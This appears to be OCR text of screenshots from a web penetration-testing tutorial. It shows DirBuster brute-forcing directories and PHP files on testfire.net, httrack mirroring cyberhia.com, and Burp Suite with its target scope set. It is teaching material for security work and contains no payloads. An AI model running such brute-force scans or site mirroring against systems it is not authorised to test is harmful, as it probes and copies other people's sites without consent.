

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://testfire.net:80/
Work Method
Use GET requests only
Auto Switch (HEAD and GET)
Number Of Threads
10 Threads
Go Faster
Select scanning type:
List based brute force
Pure Brute Force
File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
Browse
List Info
Char set
a-zA-Z0-9%20-_
Min length
1
Max Length
8
Select starting options:
Standard start point
URL Fuzz
Brute Force Dirs
Be Recursive
Dir to start with
/
Brute Force Files
Use Blank Extension
File extension
php
URL to fuzz - /test.html?url={dir}.asp
/
Exit
Start
Please complete the test details
OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
http://testfire.net:80/
Scan Information
Results - List View: Dirs: 0 Files: 0
Results - Tree View
Errors: 0
Testing for dirs in /
0%
Testing for files in / with extention .php
0%
Current speed: 31 requests/sec
(Select and right click for more option
Average speed: (T) 24, (C) 24 requests/sec
Parse Queue Size: 0
Total Requests: 124/441101
Current number of running threads: 10
Change
Time To Finish: 05:06:14
Back
Pause
Stop
Report
Starting dir/file list based brute forcing
/0







- **Mirroring a website from the command line**



kali@kali: ~
File Actions Edit View Help
Dir found: /admin/ - 302
┌──(kali㉿kali)-[~]
└─$ sudo apt install httrack
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer requ
ired:
libatk1.0-data libev4 libexporter-tiny-perl libflac8 libfmt8
libgs9-common libhttp-server-simple-perl libilmbase25 liblerc3
liblist-moreutils-perl liblist-moreutils-xs-perl libopenexr25
libopenh264-6 libperl5.34 libplacebo192 libpoppler118
libpython3.9-minimal libpython3.9-stdlib libsvtav1enc0 libwebsockets16
libwireshark15 libwiretap12 libwsutil13 perl-modules-5.34
python3-dataclasses-json python3-limiter python3-marshmallow-enum
python3-mypy-extensions python3-responses python3-spyse
python3-token-bucket python3-typing-inspect python3.9
python3.9-minimal
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
libhttrack2
Suggested packages:
webhttrack httrack-doc
The following NEW packages will be installed:
httrack libhttrack2
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
Need to get 309 kB of archives.
After this operation, 824 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 libhttrack2 amd64
3.49.2-1.1+b1 [269 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 httrack amd64 3.49
.2-1.1+b1 [40.0 kB]
Fetched 309 kB in 1s (349 kB/s)
Selecting previously unselected package libhttrack2.
(Reading database ... 375266 files and directories currently installed.)
Preparing to unpack .../libhttrack2_3.49.2-1.1+b1_amd64.deb ...



kali@kali: ~
File Actions Edit View Help
* cyberhia.com/lib/font-awesome/fonts/fontawesome-webfont.svg?v=4.7.0 (44437
* cyberhia.com/lib/font-awesome/fonts/fontawesome-webfont.ttf?v=4.7.0 (16554
13/47: cyberhia.com/lib/owlcarousel/assets/owl.carousel.min.css (2936 bytes)
42/48: cyberhia.com/lib/font-awesome/fonts/fontawesome-webfont.svg?v=4.7.0 (
44/48: cyberhia.com/lib/ionicons/fonts/ionicons.ttf?v=2.0.0 (188508 bytes) -
46/48: cyberhia.com/lib/ionicons/fonts/ionicons.svg?v=2.0.0 (333834 bytes) -
Done.
Thanks for
cyberhia.com
File Edit View Go Help
kali
cyberhia.com
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
cdn-cgi
contactform
css
img
js
lib
index.html


```
┌──(kali㉿kali)-[~]
└─$ sudo httrack http://cyberhia.net -o copied_site
There is an index.html and a hts-cache folder in the directory
A site may have been mirrored here, that could mean that you want to update
it
Be sure parameters are ok

Press <Y><Enter> to confirm, <N><Enter> to abort
y
WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Sat, 05 Nov 2022 02:20:13 by HTTrack Website Copier/3.49-
2+libhtsjava.so.2 [XR&CO'2014]
mirroring http://cyberhia.net copied_site with the wizard help..
Done.copied_site/ (0 bytes) - -5
Thanks for using HTTrack!

┌──(kali㉿kali)-[~]
└─$
```








Burp Suite Community Edition v2022.8.5
Select the configuration that you would like to load for this project.
Burp Suite
Community Edition
Use Burp defaults
Use options saved with project
Load from configuration file
File
File:
Choose file...
Default to the above in future
Disable extensions
Cancel
Back
Start Burp



Burp Suite Community Edition v2022.8.5
Burp Suite
Community Edition
Starting project, please wait ...
Cancel



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender
Project options User options Learn
Site map Scope Issue definitions
Target Scope
Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite. The easiest way to configure scope is to browse to your target and use the context menus in the site map to include or exclude URL paths.
Use advanced scope control
Include in scope
Add
Edit
Remove
Paste URL
Load ...
Enabled
Prefix
Add prefix for in-scope URLs
Specify a prefix for URLs you want to match.
Prefix: http://testfire.net
Paste URL
OK
Cancel
Exclude from scop
Add
Burp Suite Community Edition v2022.8.5 - Temporary Project
Player
1 2 3 4
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is off
Action
Open Browser

